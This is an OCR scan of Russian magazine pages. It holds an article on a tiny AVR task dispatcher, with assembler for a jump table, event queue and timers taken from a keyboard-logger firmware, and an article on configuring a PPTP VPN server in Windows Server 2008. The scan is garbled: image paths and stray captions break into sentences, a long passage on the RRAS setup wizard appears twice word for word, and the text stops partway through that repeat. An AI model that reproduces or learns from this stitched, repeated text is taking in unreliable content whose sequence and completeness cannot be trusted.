Каждое аппаратное действие обычно сопровождается генерацией прерываний. Пришел байт в порт — прерывание. АЦП обработал аналоговый сигнал — прерывание. Ушел байт — прерывание. Буквально на каждый чих. Очень удобно! Можно всю программу развесить на обработчики, оставив в главном цикле пустой код. Но есть одна проблема — приоритеты прерываний. На AVR нет аппаратного контроллера, так что когда приходит прерывание, то аппаратно запрещаются другие. И правильно, иначе может произойти срыв стека. Однако, запретив вообще все, мы рискуем проморгать важное событие. Приведу пример. Есть у нас АЦП и еще мы ждем байты по UART. Запустили обработку АЦП, сигнал оцифровался, и преобразователь сгенерировал прерывание: мол, готово, забирай. Обработчик АЦП кинулся пережевывать данные, да вот засада — в этот момент пришла посылка в UART, а прерывания-то запрещены. В итоге, посылку из UART мы прозеваем и вовремя не успеем среагировать. Как быть? Выход один — делать обработку прерываний как можно короче. В идеале: две-три команды. Тогда проблема решается следующим образом. АЦП сработал и дал приказ закинуть в очередь на исполнение задачу по обработке байта. UART принял байт и сразу закинул в очередь свое задание на исполнение.


Так и другие прерывания: не делают ничего сами, а пихают все в копилку. А вот главный цикл программы, который крутится постоянно и имеет низший приоритет, спокойно и методично разберет эту очередь и выполнит все не в порядке поступления, а в порядке важности. То есть, UART — немедленно, а АЦП может и подождать.

☒ ПРИСТУПИМ

Изобретать велосипед мы не будем, благо, все изобретено до нас. Осталось идею подсмотреть и воплотить. Лучший способ научиться программировать — взять дебаггер и посмотреть, как это делают



Диспетчер задач



Работа главного цикла

другие. Так и тут. Идея микро ОС была нагло слизана с реализации прошивок в сотовых телефонах Motorola, и вначале камрад Serg2x2 портировал ее на микроконтроллер архитектуры C51, а потом и на AVR перетащили. С этой операционкой ты уже мог сталкиваться, если пробовал собирать логгер клавы по рецепту dlinyj (сделано на такой же оси, благодаря чему удалось все запихать в крошечный ATTiny2313).

Я взял тот же самый проект, очистил его от прикладной шелухи... и сейчас подробно распишу тебе анатомию работы ядра ОС.

Во главу угла тут ставится манипуляция программным счетчиком на базе таблицы переходов. Счетчик есть абсолютно в любом процессоре. Программа находится в памяти, и каждая ассемблерная инструкция расположена по какому-либо адресу. Значение программного счетчика (PC) указывает на адрес, куда на следующем такте перейдет процессор. Есть команды вроде RJMP или BRxx, которые закидывают в PC адрес перехода. Так осуществляется ветвление. Наши подпрограммы-задачи представляют собой просто участки кода. Нам нужно лишь передать на них управление. Сделать это проще всего с помощью таблицы переходов. Где-нибудь в памяти мы создаем массив, в котором у нас хранятся адреса задач, по порядку. Каждой подпрограмме присваивается номер в таблице. И теперь, зная номер нужной задачи, очень легко вычислить адрес перехода. Делается это обычным смещением от начала таблицы. Так как длина адреса всегда равна двум байтам, то достаточно просто умножить номер на два и прибавить к начальному адресу.

Для формирования этой таблицы мы в файле defconst.inc создаем таблицу имен. Она нужна только для нашего удобства, чтобы оперировать именами, а не цифрами. Выглядит она так:

```
.equ EV_Idle            = 0 ; Простой — NOP
.equ EV_KbdDataReceived = 1 ;
.equ EV_UnlockKeys      = 2 ;
.equ EV_DisplRegen      = 3 ; Регенерация дисплея
.equ EV_SendPacket      = 4 ;
.equ EV_Timeout1        = 5 ;
.equ EV_Timeout2        = 6 ; Test (Регенерация дисплея)
.equ EV_Timeout3        = 7 ; Test (Моргание светодиодом)
.equ EV_Show            = 8 ;
.equ EV_TxComplete      = 9 ;
```

Названия совершенно произвольные и взяты из программы кейлоггера, как есть. Ты можешь назвать их как тебе угодно, главное, сам не забудь, где что. Тут мы задаем всего лишь имена вызываемых функций и номер, на который эта функция будет откликаться.

А затем в файле с основной программой LoggerAttiny2313.asm, в самом низу, в памяти программ, создадим таблицу переходов. Выглядеть она будет так:

```
EventsProcs:

.dw Idle                  ; [00] EV_Idle
.dw Proc_KbdDataReceived ; [01] EV_KbdDataReceived
.dw Idle                  ; [02] EV_UnlockKeys
.dw Idle                  ; [03] EV_DisplRegen ; в зави-
симости от типа дисплея
.dw Idle                  ; [04] EV_SendPacket
.dw ProgTest1             ; [05] EV_Test Displ
.dw ProgTest2             ; [06] EV_Test LED
.dw ProgTest3             ; [07] EV_Test UART
.dw Proc_ShowReceivedData ; [08] EV_Show
```


Метка EventProcs — это начало таблицы, и от нее будет вестись весь отсчет. А вот в секциях dw уже расположены реальные метки на процедуры и функции. Если мы вызываем функцию с номером 00 aka EV_Idle, то по таблице переходим на реальную функцию Idle, которую ты можешь найти в файле LoggerAttiny2313.asm. Вызов функции [03] EV_DisplRegen тоже ведет на Idle, но это моя прихоть. Дело в том, что когда я очищал программу от прикладной части, то безжалостно выкинул все, что касается индикатора. А значит и файлы с описанием функций дисплея, в том числе, с процедурой регенерации. Вот и пришлось ее заглушить на Idle.

Остальные метки, такие как Proc_ShowReceivedData или ProgTest3, присутствуют в тексте программы. Чуть выше таблицы переходов. Я, правда, их тоже подчистил, выкинув всю требуху и оставив только вызов. Получился вот такой скелет:

```
Proc_KbdDataReceived:
      NOP
      NOP
      NOP
      Ret
```

По поводу выкинутого — не переживай, я положу на диск еще и оригинальную программу, со всем содержимым, чтобы ты мог посмотреть всю систему на реальном примере.

Создали мы таблицу, теперь надо создать очередь. Для этого в ОЗУ задаем ряд меток. Описываются они в defconst.inc, в самом низу:



Вычисление адреса

```
.equ EventsQueueSize = 11
       ; Размер очереди событий
.equ EventsQueue = $A0
       ; A0 — AA (11 bytes) — Адрес очереди событий
```

EventsQueueSize — нужен, чтобы знать, сколько всего значений у нас может быть в очереди. Максимум — 11, но можно сделать сколько угодно, лишь бы оперативки хватило.
EventsQueue — это непосредственно адрес в ОЗУ контроллера. Не забывай, что ОЗУ и память программ — это две разные памяти. И величина ОЗУ всего несколько сотен байт, большая очередь может и не влезть. Адрес выбирается произвольно, но надо помнить, что в верхних адресах располагается стек и он возрастает вниз. Если у тебя стек наедет на очередь, то случится переполнение стека и программа пойдет выполнять уже не то, что ты запланировал, а то, что туда закинуло стеком — вот тебе и атака на переполнение буфера в чистом виде.
Для постановки задачи в очередь есть функция SendEvent, расположенная в файле kernel.inc. Достаточно записать в регистр Tmp1 номер задачи и вызвать эту функцию, как она тут же встанет в список последней по счету. Вот так:

```
ldi Tmp1, EV_DisplRegen
rcall SendEvent
```

Главный цикл содержит в себе лишь процедуру обслуживания очереди задач и время простоя, тот самый idle и сброс защитного таймера watchdog.

```
MainLoop:
wdr    ; сброс watchdog
rcall ProcessTaskQueue
rcall Idle      ; Простой Ядра
rjmp MainLoop

Idle:
nop
ret
```

Процедура ProcessTaskQueue из kernel.inc проверяет наличие в очереди какого-либо задания (номер задачи, отличный от 0xFF) и, если находит, то осуществляет туда переход. При этом удаляется номер из списка, и вся цепочка сдвигается на один шаг вперед.

☒ СЛУЖБА ТАЙМЕРОВ


Поговорим о важнейшей части нашей микрооси. Она заведует всем, что работает в фоновом режиме. Висит все на аппаратном таймере T1 на прерывании по совпадению (том самом, который используется для создания ШИМ). Сделано это, чтобы каждый раз не задавать предварительное значение счетчика. Как только состояние счетного регистра достигнет порога, — у нас свершится таймерный тик и процессор кинется проверять, что там с нашей очередью задержек. Находится по метке: OutComp1AInt, которую ты увидишь почти в самом начале файла LoggerAttiny2313.asm. Здесь я приводить все не буду, так как журнал не резиновый, а в исходнике комментариев будет предостаточно. Опишу лишь алгоритм.
При входе в обработчик загружается адрес начала очереди таймеров. Затем берется первый байт и проверяется, не равен ли он 0xFF — это значит, что данный таймер выключен. Если равен, то прибавляем к начальному адресу очереди число три, чтобы выбрать следующий таймер и также его проверить. Если же таймер содержит какое-то значение (номер процедуры), значит, он активен и надо уменьшить на единицу число, которое стоит в следующих двух байтах. Результат проверяется на ноль. И если там образовался ноль (то есть, время вышло), то число из первого байта таймерной записи отправляется прямиком в очередь событий, а мы переходим к следующему таймеру. Если ноль не получился, — то просто переходим к следующему таймеру. Так до тех пор, пока не проверим каждую запись в очереди! Сама очередь находится в ОЗУ и описывается в том же defconst.inc.

```
.equ TimersPoolSize    = 5      ; Количество таймеров
.equ TimersPool = $B0
       ; B0-BE — Адреса информации о таймерах
```

TimersPoolSize — это очередь таймеров. Точнее, даже не очередь, а просто количество софтверных таймеров, которые мы можем организовать. Тут их сделано пять штук. На каждый таймер отводится по 3 байта — вначале идет номер процедуры, которую должен вызвать таймер, а потом два байта на временной интервал. Например, тебе надо вызвать ProgTest1 через 0x6543 тиков. Тогда ты помещаешь в таймеры такую запись — 05:65:43. Байт номера и два байта времени. Длительность одного тика настраивается отдельно и зависит от частоты процессора и коэффициента деления таймер-счетчика. Об этом я уже писал в прошлых статьях про архитектуру AVR.
TimersPool — непосредственное размещение этих переменных в памяти. Нужно выставить так, чтобы не перекрывалось с очередью задач и не залезло на стек.

☒ RETI

Как видишь, создать операционную систему не так уж и сложно. Главное, четко представлять, что мы хотим получить. А дальше — уже наворачивать по вкусу, добавлять фишки и удобства. Удачи!



УЛЬЯНА СМЕЛАЯ
/ CORE@SYNACK.RU /

Туннельный синдром

НАСТРОЙКА PPTP-СЕРВЕРА В WINDOWS SERVER 2008

Виртуальные частные сети снискали заслуженную популярность. Это надежное и безопасное средство, предназначенное для организации межсайтовой сетевой инфраструктуры и подключений удаленного доступа. В последние годы среди существующих VPN-протоколов особое место занимает PPTP. Решения на его базе распространены, легко внедряются и обеспечивают уровень защиты, достаточный для большинства компаний.

ПОЧЕМУ ИМЕННО PPTP?

Туннельный протокол PPTP позволяет зашифровать мультипротокольный трафик, а затем инкапсулировать (упаковать) его в IP-заголовок, который будет отправлен по локальной или глобальной сети. PPTP использует:

- TCP-подключение для управления туннелем;
- модифицированную версию GRE (общая инкапсуляция маршрутов) для инкапсулирования PPP-фреймов туннелированных данных.

Полезная нагрузка передаваемых пакетов может быть зашифрована (с помощью протокола шифрования данных MPPE), сжата (используя алгоритм MPPC) или зашифрована и сжата. PPTP легок в развертывании, не требует инфраструктуры сертификатов и совместим с подавляющим большинством NAT-устройств. Все версии Microsoft Windows, начиная с Windows 95 OSR2, включают в свой состав PPTP-клиент. Также клиенты для подключения по PPTP есть в Linux, xBSD и Mac OS X. Провайдеры знают об этих преимуществах, и именно поэтому для организации подключения к интернету часто используют PPTP, даже несмотря на то, что изначально у него защищенность ниже, чем у L2TP, IPSec и SSTP (PPTP чувствителен к словарным атакам, кроме того, VPN-подключение, основанное на протоколе PPTP, обеспечивает конфиденциальность, но не целостность передаваемых данных, так как отсутствуют проверки, что данные не были изменены при пересылке). Стоит отметить: в больших сетях PPTP предпочтительнее PPPoE. Ведь при использовании последнего поиск сервера производится путем рассылки широковещательных пакетов, которые могут потеряться на свичах, да и сеть такие пакеты «наводняют» весьма прилично.

АУТЕНТИФИКАЦИЯ И ШИФРОВАНИЕ

В Vista и Win2k8 список опознавательных протоколов PPP заметно сокращен. Исключены SPAP, EAP-MD5-CHAP и MS-CHAP, которые давно признаны небезопасными (в них используются алгоритмы хеширования MD4 и шифрования DES). Список доступных протоколов теперь выглядит так:

Установка RRAS сервера для работы PPTP

PAP, CHAP, MSCHAP-v2 и EAP-TLS (требует наличия пользовательских сертификатов или смарт-карт). Настоятельно рекомендуется использовать MSCHAP-v2, поскольку он надежнее и обеспечивает взаимную аутентификацию клиента и сервера. Также посредством групповой политики предпиши обязательное применение сильных паролей.


Для шифрования VPN-соединения при помощи MPPE используются 40, 56 и 128-битные RSA RC4 ключи. В первых версиях Windows из-за ограничений на экспорт военных технологий был доступен только 40-битный ключ и с некоторыми оговорками — 56-битный. Они уже давно признаны недостаточными, и, начиная с Vista, поддерживается исключительно 128-битная длина ключа. Может возникнуть ситуация, что у клиента поддержки такой возможности нет, поэтому для старых версий Windows надо накатить все сервис-паки или обновления безопасности. Например, WinXP SP2 без проблем подключится к серверу Win2k8.

Чтобы самостоятельно просмотреть список поддерживаемых системой алгоритмов и длин ключей, обратись к ветке реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL. В частности, настройки алгоритмов шифрования находятся в ветке Ciphers\RC4. Принудительно активировать нужную опцию можно, создав параметр dword «Enabled» и установив его значение в «ffffffff». Есть и другой способ, который Microsoft не рекомендует, — активировать поддержку 40/56-битных RC4 ключей на сервере Win2k8. Для этого необходимо установить в «1» параметр реестра HKLM\System\CurrentControlSet\Services\Rasman\Parameters\AllowPPTPWeakCrypto и перезапустить систему.

НАСТРОЙКА СЕРВЕРА PPTP В WIN2K8

Типичная конфигурация для работы VPN состоит из контроллера домена, серверов RRAS (Routing and Remote Access) и NPS (Network Policy Server). В процессе настройки этих ролей дополнительно будут активированы сервисы DHCP и DNS. Сервер, которому предстоит выполнять роль VPN, перед установкой роли RRAS должен быть присоединен к домену. В отличие от L2TP и SSTP, сертификаты при работе PPTP не нужны, поэтому сервер сертификатов (Certificate Services) не потребуется. Сетевые устройства, которые будут участвовать в построении VPN (в том числе, ADSL и подобные модемы), должны быть подсоединены и настроены соответствующим образом (Пуск → Панель управления → Диспетчер устройств).

Сначала настроим RRAS при помощи мастера





info

- PPTP был разработан еще до создания стандартов IPsec и PKI и в настоящее время является самым популярным VPN-протоколом.
- Читай о SSTP в статье «Слоеный VPN» (августовский номер][за 2008 год).
- Про настройку PoPToP/MPD читай в статье «Виртуальная сеть для Windows клиента» в июльском номере][за 2007 год.

Мастер настройки сервера маршрутизации и удаленного доступа

Настраиваемая конфигурация

После закрытия этого мастера выбранные службы можно будет настроить на консоли маршрутизации и удаленного доступа.

Выберите службы, которые следует включить на данном сервере.

- [ ] Доступ к виртуальной частной сети (VPN)
- [ ] Удаленный доступ (через телефонную сеть)
- [ ] Подключения по требованию (для маршрутизации отделений организации)
- [ ] Преобразование сетевых адресов (NAT)
- [ ] Маршрутизация локальной сети

Подробнее

< Назад | Далее > | Отмена

Выбор пункта «Особая конфигурация» в мастере настройки сервера RRAS позволяет создать любую конфигурацию VPN

Для некоторых схем VPN (с использованием NAT и при соединении двух сетей) потребуется, как минимум, два сетевых устройства.
Используя мастер установки ролей (Диспетчер сервера → Роли → Установить роль), устанавливаем роль «Службы политики сети и доступа» (Network Access Services) и переходим к выбору служб ролей, где отмечаем все компоненты «Службы маршрутизации и удаленного доступа» (Routing and Remote Access Services). Нажимаем «Далее» и в следующем окне подтверждаем настройки щелчком по «Установить».
Служба удаленного доступа и маршрутизации установлена, но еще не настроена и не запущена. Для настройки пара-

Управление RRAS при помощи Netsh

Некоторыми настройками RRAS-сервера можно управлять при помощи утилиты Netsh (network shell). Добавить тип проверки подлинности учетной записи можно при помощи команды:

```
> Netsh ras add authtype PAP|MD5CHAP|MSCHAPv2|EAP
```

Для ранних версий Windows еще и MSCHAP|SPAP. Режим проверки:

```
> Netsh ras set authmode STANDARD|NODCC|BYPASS
```

Зарегистрировать компьютер как RRAS-сервер в AD:

```
> Netsh ras add registeredserver
```

Добавить расширение PPP:

```
> Netsh ras add link SWC|LCP
```

Расширение SWC обеспечивает программное сжатие, а LCP активирует одноименное расширение протокола PPP. Типы многоканальной связи поддерживаемых PPP:

```
> Netsh ras add multilink MULTI|BACP
```


Свойства учетной записи задаются следующим образом:

```
> Netsh ras set user
```


При помощи «set client» можно просмотреть статистику или отключить клиента. Сохранить и восстановить конфигурацию RRAS при помощи Netsh также просто:

```
> Netsh ras dump > «filename»
> Netsh exec «filename»
```

Кроме этого, очень много настроек содержит контекст «ras aaaa». Подробно о Netsh смотри в статье «Командный забег в лагерь Лонгхорна» в февральском номере журнала за 2009 год.



Мастер настройки пакета CMAK



Настройка портов в консоли RRAS

метров работы переходим в «Диспетчере сервера» во вкладку «Роли→ Службы политики сети и доступа → Службы маршрутизации и удаленного доступа»; как вариант, можно использовать консоль «Маршрутизация и удаленный доступ», вызываемую из вкладки «Администрирование» меню «Пуск».

Отмечаем наш сервер в списке (консоль может быть подключена к нескольким системам) и в контекстном меню щелкаем «Настроить и включить маршрутизацию и удаленный доступ» (Configure and Enable Routing and Remote Access). Если до этого предпринимались попытки настроить службу, то для повторной установки некоторых параметров придется ее остановить, выбрав пункт «Отключить маршрутизацию и удаленный доступ». При этом все настройки будут сброшены. Появившийся мастер установки предложит выбрать типичную конфигурацию сервера, которая наиболее точно соответствует предполагаемым задачам. В меню выбора — пять пунктов, четыре из них предоставляют готовые установки:

- Удаленный доступ (VPN или модем) — позволяет пользователям подключаться через удаленное (коммутируемое) или безопасное (VPN) подключение;
- Преобразование сетевых адресов (NAT) — предназначено для подключения к интернету нескольких клиентов через один IP-адрес;
- Доступ к удаленной сети (VPN) и NAT — является миксом предыдущих пунктов, предоставляет возможность выхода в интернет с одного IP-адреса и удаленного подключения;
- Безопасное соединение между двумя сетями — подключение одной сети к другой, удаленной.

Следующий шаг для каждого из этих пунктов будет индивидуальным. Например, при настройке SSTP (см. статью «Слоеный VPN» в][_08_2008) мы выбирали третий сценарий. Для PPTP подойдет любой из предложенных вариантов, хотя рекомендуемым считается пункт «Удаленный доступ», установленный по умолчанию. Если есть затруднения при выборе схемы, выбери пятый пункт «Особая конфигурация», либо по окончании работы мастера продолжи настройку в ручном режиме. Кроме того, можно обратиться к документации, нажав ссылку «Подробнее», расположенную внизу окна.

На следующем шаге отмечаем список служб, которые следует включить на сервере. Таких пунктов пять, их названия говорят сами за себя:

- Доступ к виртуальной частной сети (VPN);
- Удаленный доступ (через телефонную сеть);
- Подключение по требованию (для маршрутизации отделений организации);
- Преобразование сетевых адресов (NAT);
- Маршрутизация локальной сети.

Собственно, все предустановки, о которых говорилось выше, сводятся к активации этих служб в разной комбинации. В большинстве случаев следует выбрать «Удаленный доступ (VPN или модем)», а затем — «Доступ к виртуальной частной сети (VPN)». Далее просто нужно указать на сетевой интерфейс, который подключен к интернету (отметив его мышкой). Если мастер обнаружит только одно активное соединение, то он закончит работу с предупреждением, что для данного режима требуется еще одна сетевая карта, либо предложит перейти к настройкам в режиме «Особая конфигурация».


Флажок «Безопасность с использованием фильтра статических пакетов» рекомендуется оставить взведенным. Такие фильтры пропускают VPN-трафик только с указанного интерфейса, а исключения для разрешенных VPN-портов придется настраивать вручную. При этом можно настраивать статические фильтры и брандмауэр Windows на одном интерфейсе, но не рекомендуется, так как это снизит производительность.

На шаге «Назначение IP-адресов» выбери способ получения IP-адреса клиентами при подключении к VPN-серверу: «Автоматически» либо «Из заданного диапазона адресов». Проверка подлинности учетной записи может быть произведена как сервером RRAS, так и любым другим сервером, поддерживающим протокол RADIUS. По умолчанию предлагается первый вариант, но в большой сети с несколькими серверами RRAS лучше использовать RADIUS. На этом работа мастера заканчивается. Нажимаем кнопку «Готово», и появившееся окно сообщает, что необходимо настроить «Агент ретрансляции DHCP». Если RRAS и DHCP-сервер находятся в одном сегменте, и нет проблем с обменом служебных пакетов, тогда Relay agent настраивать необязательно (кстати, на внутреннем интерфейсе он активируется по умолчанию).


НАСТРОЙКИ В КОНСОЛИ

В окне консоли теперь будет доступно дерево установок. Желательно пройтись по всем пунктам, чтобы разобраться, что где находится. Так, в пункте «Интерфейсы сети» будут показаны все настроенные ранее сетевые интерфейсы. Выбрав в меню пункт «Создать новый интерфейс вызова по требованию», можно добавить подключение к VPN или PPPoE-серверам. Для просмотра списка протоколов, используемых портов и их состояния переходим в «Порты». Кнопка «Настроить» в окне «Свойства» позволяет изменить параметры работы выбранного протокола. Например, по умолчанию количество PPTP-, L2TP- и SSTP-подключений (портов) ограничено 128, а также разрешены все подключения (удаленного доступа и по требованию). В качестве (необязательного) идентификатора сервера используется телефон, введенный в поле «Номер телефона для этого устройства».

В пункте «Клиенты удаленного доступа» отображается список подключенных клиентов. Цифра рядом с названием пункта подскажет их количество. При помощи контекстного меню можно проверить состояние клиента и при необходимости его отключить. Два пункта IPv4 и IPv6 позволяют настроить IP-фильтры, статические маршруты, агент DHCP-ретрансляции и некоторые другие параметры.



Мастер настройки пакета CMAK



Настройка портов в консоли RRAS

метров работы переходим в «Диспетчере сервера» во вкладку «Роли→ Службы политики сети и доступа → Службы маршрутизации и удаленного доступа»; как вариант, можно использовать консоль «Маршрутизация и удаленный доступ», вызываемую из вкладки «Администрирование» меню «Пуск».

Отмечаем наш сервер в списке (консоль может быть подключена к нескольким системам) и в контекстном меню щелкаем «Настроить и включить маршрутизацию и удаленный доступ» (Configure and Enable Routing and Remote Access). Если до этого предпринимались попытки настроить службу, то для повторной установки некоторых параметров придется ее остановить, выбрав пункт «Отключить маршрутизацию и удаленный доступ». При этом все настройки будут сброшены. Появившийся мастер установки предложит выбрать типичную конфигурацию сервера, которая наиболее точно соответствует предполагаемым задачам. В меню выбора — пять пунктов, четыре из них предоставляют готовые установки:

- Удаленный доступ (VPN или модем) — позволяет пользователям подключаться через удаленное (коммутируемое) или безопасное (VPN) подключение;
- Преобразование сетевых адресов (NAT) — предназначено для подключения к интернету нескольких клиентов через один IP-адрес;
- Доступ к удаленной сети (VPN) и NAT — является миксом предыдущих пунктов, предоставляет возможность выхода в интернет с одного IP-адреса и удаленного подключения;
- Безопасное соединение между двумя сетями — подключение одной сети к другой, удаленной.

Следующий шаг для каждого из этих пунктов будет индивидуальным. Например, при настройке SSTP (см. статью «Слоеный VPN» в][_08_2008) мы выбирали третий сценарий. Для PPTP подойдет любой из предложенных вариантов, хотя рекомендуемым считается пункт «Удаленный доступ», установленный по умолчанию. Если есть затруднения при выборе схемы, выбери пятый пункт «Особая конфигурация», либо по окончании работы мастера продолжи настройку в ручном режиме. Кроме того, можно обратиться к документации, нажав ссылку «Подробнее», расположенную внизу окна.

На следующем шаге отмечаем список служб, которые следует включить на сервере. Таких пунктов пять, их названия говорят сами за себя:

- Доступ к виртуальной частной сети (VPN);
- Удаленный доступ (через телефонную сеть);
- Подключение по требованию (для маршрутизации отделений организации);
- Преобразование сетевых адресов (NAT);
- Маршрутизация локальной сети.

